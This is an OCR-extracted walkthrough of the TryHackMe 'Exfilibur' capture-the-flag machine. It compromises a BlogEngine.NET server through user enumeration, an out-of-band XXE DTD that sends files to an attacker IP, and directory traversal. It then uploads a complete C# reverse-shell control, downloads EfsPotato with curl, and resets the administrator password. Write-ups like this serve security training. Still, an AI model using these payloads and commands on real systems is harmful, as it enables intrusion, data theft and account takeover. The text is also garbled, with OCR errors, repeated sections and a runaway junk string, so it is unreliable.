Exfilibur

You've been asked to exploit all the vulnerabilities present. - by I4m3r8



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nmap -sC -sV -p$ports exfilibur.thm
  (0×b0b@kali)-[~/Documents/tryhackme/exfilibur]

$ ports=$(nmap -p- --min-rate=1000 -T4 exfilibur.thm | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
      -(<mark>0×b0b®kali</mark>)-[~/Documents/tryhackme/exfilibur]
**nmap -sC -sV -p$ports exfilibur.thm
Starting Nmap 7.945VN (https://nmap.org) at 2024-02-26 12:12 EST
Nmap scan report for exfilibur.thm (10.10.158.33)
Host is up (0.037s latency).
                  STATE SERVICE
                                                         VERSION
 PORT STATE SERVICE VERSION
80/tcp open http
|_http-title: 403 - Forbidden: Access is denied.
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
                                                        Microsoft IIS httpd 10.0
  |_ Potentially risky methods: TRACE
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
  | rdp-ntlm-info:
| Target_Name: EXFILIBUR
| NetBIOS_Domain_Name: EXFILIBUR
| NetBIOS_Computer_Name: EXFILIBUR
| DNS_Domain_Name: EXFILIBUR
| DNS_Computer_Name: EXFILIBUR
| Product_Version: 10.0.17763
|_ System_Time: 2024-02-26T17:12:55+00:00
| ssl-date: 2024-02-26T17:13:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=EXFILIBUR
 | ssl-cert: Subject: commonName=EXFILIBUR
| Not valid before: 2024-02-25T16:24:46
|_Not valid after: 2024-08-26T16:24:46
|_Not valid after: 2024-08-26T16:24:46
|Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
```

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```
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Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                               http://exfilibur.thm/
[+] Method:
                               GET
                               10
[+] Threads:
[+] Wordlist:
                               /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:
                               gobuster/3.6
[+] Extensions:
                               aspx
[+] Timeout:
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/Blog
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CVE-2019-10720 BlogEngine.NET Directory Traversal in theme cookie / Remote Code Execution

CVE-2019-11392 BlogEngine.NET syndication.axd XXE

CVE-2019-10717 BlogEngine.NET Directory Traversal / Content Listing


Web Access

The initial attempt of this challenge was the intended way, which I will explain below, using CVE-2019-11392. Due to the firewall, the outgoing and incoming traffic is very limited. But there is another possible way, which I will explain first. From the


description in the post, it quickly becomes clear that things have to be decoded and decrypt. Hence, the idea to exfiltrate the user.xml to the file system.

With Brute Force


Since the exploit did not work at first, here is the other possible solution. We have the option of logging in to blogengine. Unfortunately, no users can be enumerated via this panel, but let's take a look at the password-retieval.aspx...



Here we are able to enumerate users, since the SendMailMessage function fails, which is apparent due to the not available connection in context of this challenge. Here we see, that the admin user is present.




We intercept the request using Burp Suite and forward the request to the intruder module in order to enumerate further users. This was the remedy after brute forcing via hydra on the admin user did not lead to any results.



With an educated guess, we are able to retrieve the guest's username. Otherwise, follow the intended way.

Exfiltration and Decoding

We make use of the CVE CVE-2019-10717. Using the directory path traversal option, we find the user.xml in /blog/App Data/.



As already mentioned, it is actually about decoding / decrypting. Looking at the source on GitHub of the blogengine repository, we see here an example password for the admin user.

https://github.com/BlogEngine/BlogEngine.NET/blob/master/BlogEngine/BlogEngine. NET/App_Data/users.xml




CVE-2019-11392

C:\Windows\win.ini

This CVE as well as the others that required an outgoing and incoming connection failed because the ports are blocked, and I used the wrong ports. But the SMB port 445 is an open port.

We set up the XML and DTD like described in the CVE.



```
~/Documents/tryhackme/exfilibur/exfil.dtd - Mousepad
 File Edit Search View Document Help
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                                                          Q & A
  1 <!ENTITY % p1 SYSTEM "file:///C:/WINDOWS/win.ini">
2 <!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
  3 %p2;
  4
We query curl
http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211
 .1:445/oob.xml
       -(0×b0b@kali)-[~/Documents/tryhackme/exfilibur]
     $ curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml
  The remote server returned an error: (404) Not Found.
And receive the contents of the files at our web server.
 (0*b0b@ kali)=[-/Documents/tryhackme/exfilibur]
$ python = n http.server 445

Serving HTP on 0.0.0 60 port 445 (http://0.0.0.0:445/) ...
10.10.242.59 = - [26/Feb//2024 13:41:03] *GET /oob.xml HTP/1.1* 200 -
10.10.242.59 = - [26/Feb//2024 13:41:03] *GET /exfil.dtd HTP/1.1* 200
10.10.242.59 = - [26/Feb//2024 13:41:03] *GET /EX7;X20forX2016-bitX20ap
P/1.1* 404 -
Next, we edit the <code>exfil.dtd</code> to retrieve the users.xml at
C:/inetpub/wwwroot/blog/App Data/users.xml.
oob.dtd
 <!DOCTYPE foo SYSTEM "http://10.8.211.1:445/exfil.dtd">
<foo>&e1;</foo>
exfil.dtd
<!ENTITY % p1 SYSTEM</pre>
"file:///C:/inetpub/wwwroot/blog/App Data/users.xml">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
   --(0xb0b&kali)-[~/Documents/tryhackme/exfilibur]
http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oo
b.xml
The path was chosen correctly, and we receive the users.xml.
   -(0*bbb8 kali)-[~/Documents/tryhackme/exfilibur]

$ python =n http.server 445
rving HTTP on 0.0.0.0 port 445 (http://0.0.0.0:445/) ...
1.10.242.59 - [26/feb/2024 13:41:03] 'GET /osh.xml HTTP/1.1" 200 -
1.10.242.59 - [26/feb/2024 13:41:03] 'GET /osh.xml HTTP/1.1" 200 -
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1.10.242.59 - [26/feb/2024 13:41:03] 'GET /osh.xml http://i.1" 200 -
1.10.242.59 - [26/feb/2024 13:41:03] 'GET /csh.zeforx2016-bits20appX20supportX0DX0A[fonts]%0DX0A[extensions]%0DX0A[mci%20extensions]%0DX0A[files]%0DX0A[Mail]%0DX0A
1.1.1" 404 -
1.10.242.59 - [26/feb/2024 13:43:19] 'GET /osb.xml HTTP/1.1" 200 -
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1.10.242.59 - [26/feb/2024 13:43:19] 'GET /osb.xml http://incommons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.commons.comm
```


Using CyberChef we are able to retrieve the hashes of the users admin and guest, encoded in base64.

```
Output
<Users> cr
 <User>ce
   <UserName>Admin</UserName>cm
   <Password> 
   <Email>post@example.com</Email>cm
   <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>cm
 </User>cm
 <! -- cr
<User>cm
   <UserName>merlin</UserName>cx
   <Password></Password>ca
   <Email>mark@email.com</Email>cm
   <LastLoginTime>2023-08-11 10:58:51
 </User>cm
-->cR
 <User>cm
   <UserName>guest</UserName>cmm
   <Password> </Password>cm
   <Email>guest@email.com</Email>cm
   <LastLoginTime>2023-08-12 08:47:51/cx
 </User>cm
</Users>
```


We are only able to crack the hash of the user guest. With that, we are able to log in. But keep in mind, that the + in the base64 encoded string is also decoded. So you have to add that again.

Getting Access

With the found credentials, we are able to log in as user guest.



There is a post in the draft that contains a password. There is also a note that this should not actually be reused, but probably is. We are able to authenticate ourselves as admin to blogengine with the password. But this does not seem to be absolutely necessary.



Machine Access

We use the following exploit for initial machine access:

https://github.com/irbishop/CVEs/blob/master/2019-10720/README.md

This requires authenticated access. But it was also possible to upload without authenticationas part of the Challenge. The selected port is very important here. A successful upload is indicated by a 201 response:

```
Request
                                                                                             Response
                                                                               □ /n □
                                                                                           Pretty Raw Hex 1
1 HTTP/1.1 201 Created
                                                                                                                                                                          5 \n =
           Raw
  1 POST /blog/api/upload?action=file HTTP/1.1
2 Host: exfilibur.thm
                                                                                                               no-cache
  3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
                                                                                             3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
                                                                                           4 Content-Type: application/json; Gne
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: ASP.NET
8 Date: Mon, 26 Feb 2024 17:39:29 GMT
9 Connection: close
10 Content-Length: 72
 Firetox/52.0
4 Accept: text/plain
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: multipart/form-data;
                                        ',
'---12143974373743678091868871063
   boundary=
                                                                                            12 "/blog/file.axd?file=%2f2024%2f02%2fPostView.ascx|PostView.ascx (1.9KB)"
  Content-Length: 2170
  1 Upgrade-Insecure-Requests: 1
                                 --12143974373743678091868871063
  4 Content-Disposition: form-data; filename="PostView.asc
Below is the payload, which was sent via Burpsuite.
POST /blog/api/upload?action=file HTTP/1.1
Host: exfilibur.thm
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/plain
```

```
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----
                           -----12143974373743678091868871063
Content-Length: 2170
Upgrade-Insecure-Requests: 1
                -----12143974373743678091868871063
Content-Disposition: form-data; filename="PostView.ascx"
<%@ Control Language="C#" AutoEventWireup="true"
EnableViewState="false"
Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>
<script runat="server">
static System.IO.StreamWriter streamWriter;
  protected override void OnLoad(EventArgs e) {
       base.OnLoad(e);
using(System.Net.Sockets.TcpClient client = new
System.Net.Sockets.TcpClient("10.8.211.1", 445)) {
   using(System.IO.Stream stream = client.GetStream()) {
     using(System.IO.StreamReader rdr = new
System.IO.StreamReader(stream)) {
       streamWriter = new System.IO.StreamWriter(stream);
       StringBuilder strInput = new StringBuilder();
       System.Diagnostics.Process p = new System.Diagnostics.Process();
       p.StartInfo.FileName = "cmd.exe";
       p.StartInfo.CreateNoWindow = true;
```

```
p.StartInfo.UseShellExecute = false;
       p.StartInfo.RedirectStandardOutput = true;
       p.StartInfo.RedirectStandardInput = true;
       p.StartInfo.RedirectStandardError = true;
      p.OutputDataReceived += new
System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
      p.Start();
      p.BeginOutputReadLine();
      while(true) {
        strInput.Append(rdr.ReadLine());
        p.StandardInput.WriteLine(strInput);
         strInput.Remove(0, strInput.Length);
  private static void CmdOutputDataHandler(object sendingProcess,
System.Diagnostics.DataReceivedEventArgs outLine) {
    StringBuilder strOutput = new StringBuilder();
       if (!String.IsNullOrEmpty(outLine.Data)) {
          try {
                 strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
               } catch (Exception err) { }
</script>
<asp:PlaceHolder ID="phContent" runat="server"
EnableViewState="false"></asp:PlaceHolder>
         -----12143974373743678091868871063--
```

Our successful upload can be confirmed by means of the directory traversal vulnerability CVE-2019-10717.


We set up a listener on port 445 and query the following request via cURL to trigger the payload.

After a short wait, we receive a reverse shell as exfilibur\merlin. This has an interesting privilege set that we will exploit later, the SeImpersonatePrivilege. There is also another user. The user kingarthy is also on the system.


```
-(<mark>0×b0b®kali</mark>)-[~/Documents/tryhackme/exfilibur]
 __$ nc -lnvp 445
listening on [any] 445 ...
connect to [10.8.211.1] from (UNKNOWN) [10.10.65.195] 49714
Microsoft Windows [Version 10.0.17763.4737]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
exfilibur\merlin
whoami /priv
c:\windows\system32\inetsrv>whoami /priv
PRIVILEGES INFORMATION
                                Description
                                                                              State
Privilege Name
SeAssignPrimaryTokenPrivilege Replace a process level token
                                                                              Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process
                                                                              Disabled
SeAuditPrivilege
                                Generate security audits
                                                                              Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                              Disabled
net users
c:\windows\system32\inetsrv>net users
User accounts for \\EXFILIBUR
                           DefaultAccount
Administrator
                                                      Guest
                                                      WDAGUtilityAccount
kingarthy
                           merlin
The command completed successfully.
Unfortunately, the user flag cannot be found at merlin.
```

```
cd C:\Users\merlin\desktop
c:\windows\system32\inetsrv>cd C:\Users\merlin\desktop
dir
C:\Users\merlin\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
Directory of C:\Users\merlin\Desktop
11/14/2018 06:56 AM <DIR>
11/14/2018 06:56 AM <DIR>
11/14/2016 03:36 PM 527 EC2 Feedback.website
06/21/2016 03:36 PM 554 EC2 Microsoft Windows Guide.website
2 File(s) 1,081 bytes
2 Dir(s) 9,775,300,608 bytes free
```

We remember the credential reuse. And try to connect to the machine as kingarthy via RDP and use the password from the draft post.



We are able to connect and find the users flag on the Desktop of the user.



Privilege Escalation

Back to our reverse shell, we try to escalate our privileges using the SeImpersonatePrivilege. For this, we make use of the EfsPotato.



Abusing Tokens

HackTricks

SelmpersonatePrivilege

This is privilege that is held by any process allows the impersonation (but not creation) of any token, given that a handle to it can be obtained. A privileged token can be acquired from a Windows service (DCOM) by inducing it to perform NTLM authentication against an exploit, subsequently enabling the execution of a process with SYSTEM privileges. This vulnerability can be exploited using various tools, such as juicy-potato, RogueWinRM (which requires winrm to be disabled), SweetPotato, and PrintSpoofer.



RoguePotato, PrintSpoofer, SharpEfsPotato, GodPotato



GitHub - zcgonvh/EfsPotato: Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privalege escalation vulnerability).

GitHub

cd C:\Users\merlin\desktop

We download the source on the target system.

```
curl http://10.8.211.1:445/EfsPotato/EfsPotato.cs -o ep.cs
```

And compile it like described on the machine. Fortunately it does not get detected by defender, and is therefore not deleted.

```
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs
-nowarn:1691,618
```

After executing whoami via EfsPotato we see we are nt authority\system.

Now, we just change the password of the administrator using EfsPotato and try to RDP into the machine with the new credentials set.

```
.\ep.exe "cmd.exe /C net user administrator Password1234!"

.\ep.exe "cmd.exe /C net user administrator Password1234!"

C:\Users\merlin\Desktop>.\ep.exe "cmd.exe /C net user administrator Password1234!"

Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).

Part of GMH's fuck Tools, Code By zcgonvh.

CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: EXFILIBUR\merlin

[+] Pipe: \pipe\lsarpc


[!] binding ok (handle=1188710)

[+] Get Token: 848

[!] process with pid: 1308 created.

The command completed successfully.
```

We are able to connect as Administrator and find the root flag on the Desktop.



Recommendation

Don't missout on Jaxafeds writeup, with a different privilege escalation approach using SeRestorePrivilege and SeTakeOwnershipPrivilege on user kingarthy.



TrvHackMe: Exfilibur

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Ensure you don't overlook Voltas writeup on obfuscating GodPotato to elevate the privileges.

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CVE-2019-10720 BlogEngine.NET Directory Traversal in theme cookie / Remote Code Execution

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CVE-2019-10717 BlogEngine.NET Directory Traversal / Content Listing


Web Access

The initial attempt of this challenge was the intended way, which I will explain below, using CVE-2019-11392. Due to the firewall, the outgoing and incoming traffic is very limited. But there is another possible way, which I will explain first. From the


description in the post, it quickly becomes clear that things have to be decoded and decrypt. Hence, the idea to exfiltrate the user.xml to the file system.

With Brute Force


Since the exploit did not work at first, here is the other possible solution. We have the option of logging in to blogengine. Unfortunately, no users can be enumerated via this panel, but let's take a look at the password-retieval.aspx...



Here we are able to enumerate users, since the SendMailMessage function fails, which is apparent due to the not available connection in context of this challenge. Here we see, that the admin user is present.




We intercept the request using Burp Suite and forward the request to the intruder module in order to enumerate further users. This was the remedy after brute forcing via hydra on the admin user did not lead to any results.



With an educated guess, we are able to retrieve the guest's username. Otherwise, follow the intended way.

Exfiltration and Decoding

We make use of the CVE CVE-2019-10717. Using the directory path traversal option, we find the user.xml in /blog/App Data/.



As already mentioned, it is actually about decoding / decrypting. Looking at the source on GitHub of the blogengine repository, we see here an example password for the admin user.

https://github.com/BlogEngine/BlogEngine.NET/blob/master/BlogEngine/BlogEngine. NET/App_Data/users.xml




CVE-2019-11392

C:\Windows\win.ini

This CVE as well as the others that required an outgoing and incoming connection failed because the ports are blocked, and I used the wrong ports. But the SMB port 445 is an open port.

We set up the XML and DTD like described in the CVE.



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~/Documents/tryhackme/exfilibur/exfil.dtd - Mousepad
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  1 <!ENTITY % p1 SYSTEM "file:///C:/WINDOWS/win.ini">
2 <!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
  3 %p2;
  4
We query curl
http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211
 .1:445/oob.xml
       -(0×b0b@kali)-[~/Documents/tryhackme/exfilibur]
     $ curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml
  The remote server returned an error: (404) Not Found.
And receive the contents of the files at our web server.
 (0*b0b@ kali)=[-/Documents/tryhackme/exfilibur]
$ python = n http.server 445

Serving HTP on 0.0.0 60 port 445 (http://0.0.0.0:445/) ...
10.10.242.59 = - [26/Feb//2024 13:41:03] *GET /oob.xml HTP/1.1* 200 -
